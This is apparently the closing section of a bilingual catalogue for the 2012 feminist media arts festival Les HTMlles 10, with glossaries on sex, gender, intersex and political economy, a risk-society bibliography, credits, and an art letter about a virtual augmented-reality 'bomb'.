Dans le langage courant, le sexe d'un corps fait référence aux attributs physiques qui signalent son potentiel reproducteur. Il serait déterminé génétiquement, d'après un assemblage précis de chromosomes, de gènes et d'hormones, la plupart du temps accompagnée de traits physiques particuliers, qu'ils soient ou non visibles. Les mots « mâle » (XY) et « femelle » (XX) réfèreraient aux cas les plus fréquents. On remarque cependant de plus en plus qu'il existe des variations dans la distribution des caractéristiques qu'on attribue généralement aux sexes. Tous les corps sont différents, et les catégories généralement utilisées sont souvent trompeuses. On retrouve par exemple d'autres typologies génétiques (XXY, XYY, XXXY, etc.), mais aussi une grande variabilité dans le développement et la morphologie des corps.

Genre

Organisation sociale de différents types de corps en différents types de gens, attribuant une fonction particulière à ces corps. Distinction historique et contingente, souvent présentée comme naturelle, étant liée aux conditions particulières de la société. Le nombre de genres reconnus socialement varie d'une culture à l'autre (voir exemples ci-dessous). Les normes de genre portent sur les comportements, les activités, la manière de se présenter, de se tenir, de s'habiller, de parler attribuant symboliquement une place à chacun-e (voir : Identité de genre). Dans les sociétés occidentales, dont le développement historique est marqué par une économie patriarcale, on considère généralement qu'il n'existe que 2 genres, liés à l'organisation sociale de la reproduction, que l'on nomme « homme » et « femme ». La distinction la plus marquée symboliquement est la capacité de concevoir et de porter des enfants, caractérisant « la femme ». Le fait que les corps soient ainsi organisés est selon les féministes le résul-

tat de l'exploitation économique et de l'appropriation sexuelle des personnes ayant un corps « femelle » (voir : Sexe). Certain-e-s féministes contemporaines soulignent que le genre n'est pas seulement lié à la représentation du sexe biologique, mais fait aussi référence à l'expression de l'orientation sexuelle, de l'appartenance culturelle et de la position de classe de la personne. Le genre serait alors la façon dont la « position sexuelle » d'une personne serait « lue » dans un contexte social donné.

Intersexe

Les personnes dont le corps ne correspond pas aux normes médicales de la binarité sexuelle sont qualifiées d'intersexe. Il s'agit du cas d'une personne sur deux milles environ. Actuellement, au Québec, les corps intersexués sont modifiés par une intervention médicale peu après la naissance. C'est ce que certaines personnes intersexuées et des féministes ont appelé : « la construction sociale du sexe », parfois considérée comme une mutilation. Elle ne laisse pas à la personne le choix conscient de son identité sexuelle et peut causer des problèmes de santé grave.

Excerpt from the Glossary of David McNally’s *Global Slump: The Economics and Politics of Crisis and Resistance* (2010)

Capital

In everyday language and mainstream economics, this refers to the assets accumulated by banks and nonfinancial corporations in order to make profits. Factories, offices, mines, agribusinesses, investment funds, and so on are business assets of this sort, and are frequently described as “capital.” Karl Marx’s great innovation was to insist that capital is fundamentally a social relation between owners of such assets (“capitalists”) and wage-earners who are dispossessed of means of producing for themselves. See also: primitive accumulation.

Financialization

The multiple processes through which relations among people become ever more embedded in financial transactions, in buying and selling. The result is greater dependence on markets and money for everything from food and water to housing, health care, education and pensions. In some usages, the term also refers to both increasing reliance of the capitalist economy on credit and to growth in the share of wealth and profits going to banks and other financial (as opposed to industrial) institutions.

Globalization

This terms typically refers to the international spread of manufacturing corporations and banks since the 1960s, often promoted by the World Bank and International Monetary Fund. For this reason, it is more accurately described as capitalist globalization. It is also associated with neoliberalism (see next entry below) because the latter advocates the global spread of capitalist markets. In response, social movements have often called for the globalization of resistance.

Neoliberalism

The policies, practices and ideas associated with the sharp turn to market regulation of social life since the 1970s. Because this glorification of the market was first preached by the liberalism of the eighteenth- and nineteenth-centuries, the recent version is com-

monly referred to as a new or neoliberalism. Neoliberalism preaches hostility to socialism, trade unions, and social welfare programs, all of which are alleged to “interfere” with the market. Economists like Friedrich Hayek and Milton Friedman are often associated with this doctrine, as are politicians such as former British Prime Minister Margaret Thatcher and former U.S. president Ronald Reagan. The effects of neoliberalism have included increased social inequality, indebtedness for much of the Global South, and heightened policing and militarism.

Primitive accumulation

A term that Karl Marx used (probably better translated as original or primary accumulation) to indicate the processes of dispossession without which a capitalist economy could never get going. In Marx’s analysis, capitalism requires rendering millions propertyless, while enabling a minority to accumulate great fortunes. The displacement of peasants from the land looms large in Marx’s account, as do colonialism, the expropriation of indigenous lands, New World slavery, and the slave trade.

Une courte bibliographie de la société du risque - Selected Citations of Risk Society

Adams, Vicanne, Michele Murphy, Adele Clark (2009). "Anticipation: Technoscience, Life, Affect, Temporality" *Subjectivity* 28: 246-265.

Adkins, Lisa (2001). "Risk Culture, Self-Reflexivity and the Making of Sexual Hierarchies" *Body & Society* 7: 35-55.

Beck, Ulrich (1992). *Risk Society: Toward a New Modernity*. London: Sage Publications.

Comaroff, Jean and John Comaroff (2000). "Millenial Capitalism: First Thoughts on a Second Coming" *Public Culture* 12: 291-343.

Klein, Naomi (2008). *The Shock Doctrine: The Rise of Disaster Capitalism*. New York, NY: Henry Holt and Company.

Graeber, David (2011). *Debt: The First 5,000 Years*. Brooklyn: Melville House.

Lupton, Deborah (1999). *Risk*. London: Routledge.

Maurer, Bill (1999). "Forget Locke? From Proprietor to Risk Bearer in New Logics of Finance" *Public Culture* 11: 365-385.

McNally, David (2010). *Global Slump: The Economics and Politics of Crisis and Resistance*, Oakland: PM Press.

Patel, Geeta (2006). "Risky Subjets: Insurance, Sexuality, and Capital." *Social Text* 24(4): 25-65.

Colophon

Textes / Texts

Zach Blas
Pascale Brunet + Julien Simard
Micha Cárdenas
Life After Life collective
Sophie Le-Phat Ho
MPB
Nancy Mauro-Flude
collectif PolitQ
Airi Triisberg

Projets / Projects

Susanne Berkenheger
Micha Cárdenas
Noortje van Eekelen
Hannah Leja Epstein
Nancy Mauro-Flude
Channel TWO

Design

Amy Novak

.dpi 26

Nathalie Bachand
Sarah Boothroyd
Noortje van Eekelen
Hannah Leja Epstein
Koby Rogers Hall
Sophie Le-Phat Ho
Pamela Lamb
Amy Novak
Anonyme (Non c'est non / No Mean No)

Les HTMlles 10 | AFFAIRES À RISQUES

Festival féministe d'arts médiatiques + de culture numérique
10-18 novembre 2012

The HTMlles 10 | RISKY BUSINESS

Feminist Festival of Media Arts + Digital Culture
10-18 November 2012

Artistes / Artists

Violeta Vojvodic-Balazs
Jim Bell
Susanne Berkenheger
Zach Blas
Micha Cardénas
Koby Rogers Hall + Frédéric Biron Carmel
Lindsay MacDonald + Sheelagh Carpendale
CERRUCHA
Channel TWO
Valérie Cordy
Keg de Souza
Solomiya Moroz + Ali El-Darsa
Juliet Davis
Nathalie Demers
Julie Matson + Adina Edwards
Hannah Leja Epstein
Johnston Newfield + Johnny Forever
Nikki Forrest
Gambletron
Anne Goldenberg
Sarah L'Hérault
Les délicates attentions
Alexis O'Hara
Ind4
Arkadi Lavoie Lachapelle
Pamela Lamb
Nancy Mauro-Flude
Devon McKellar
Prema Murthy
Rickie Lea Owens
Département des Nuisances Publiques (D.N.P.)
Jen Reimer + Max Stein + Adam Basanta
Elisha Lim + Coco Riot
subRosa
Lori Weidenhammer

Émergence : opinions

Xavier Beauchesne-Rondeau
Yoakim Bélanger
Marie Dauverné
Sophie Guérin
Faith Holland
Csenge Kolozsvári
David Martineau Lachance
Arkadi Lavoie Lachapelle
Pascale Malaterre
Guli Silberstein

Perils (GIV)

Frédéric A. Belzile
Marik Boudreau
Terril Calder
Elza Fauconnet
Isabelle Hayeur
Mél Hogan
Hope Peterson
Kerstin Schroedinger
Victoria Stanton

Équipe / Team Les HTMlles 10

Josée Brouillard
Yves Chaput
Michelle Dobrovolny
Geneviève Godin
Sophie Le-Phat Ho
Annie Rose Maarleveld
Katja Melzer
Candace Mooers
Amy Novak
Tracy Valcarcel Rodriguez
Sarah Eve Tousignant
Alice Tomaz de Carvalho
Thien V.

Équipe / Team Studio XX

Kurth Bemis
Melanie Cuffey
Gwenaëlle Denis
Martine Frossard
Ximena Holuigue
Stéphanie Lagueux
Deborah VanSlet

Comité de programmation /

Programming Committee Les HTMlles 10

Sofian Audry
Nathalie Bachand
Rebecca Duclos
Geneviève Godin
Nasrin Himada
Sophie Le-Phat Ho
Nika Khanjani
Annie Rose Maarleveld
Candace Mooers
Valerie B. Walker



Dear Sir or Ma,

Warning!

A controversial art project
has placed a virtual 3D
bomb in your premises.

I really doubt
this!

With the help of the associated detonator, the project
boasts, one day you would be able to bomb away all
undesirable and sometimes risky augmented reality
trash which has accumulated in your surroundings: blea-
ched aliens, brutal killer zombies, flying adult mate-
rial, you name it. However, the so-called art project
doesn't tell you how to bomb away the bomb.



For a
bomb free
augmented
future!

Credit: Sus Berkenheger, copy of letter sent to different "targets" as part of *Augmented Bombings*, courtesy of the artist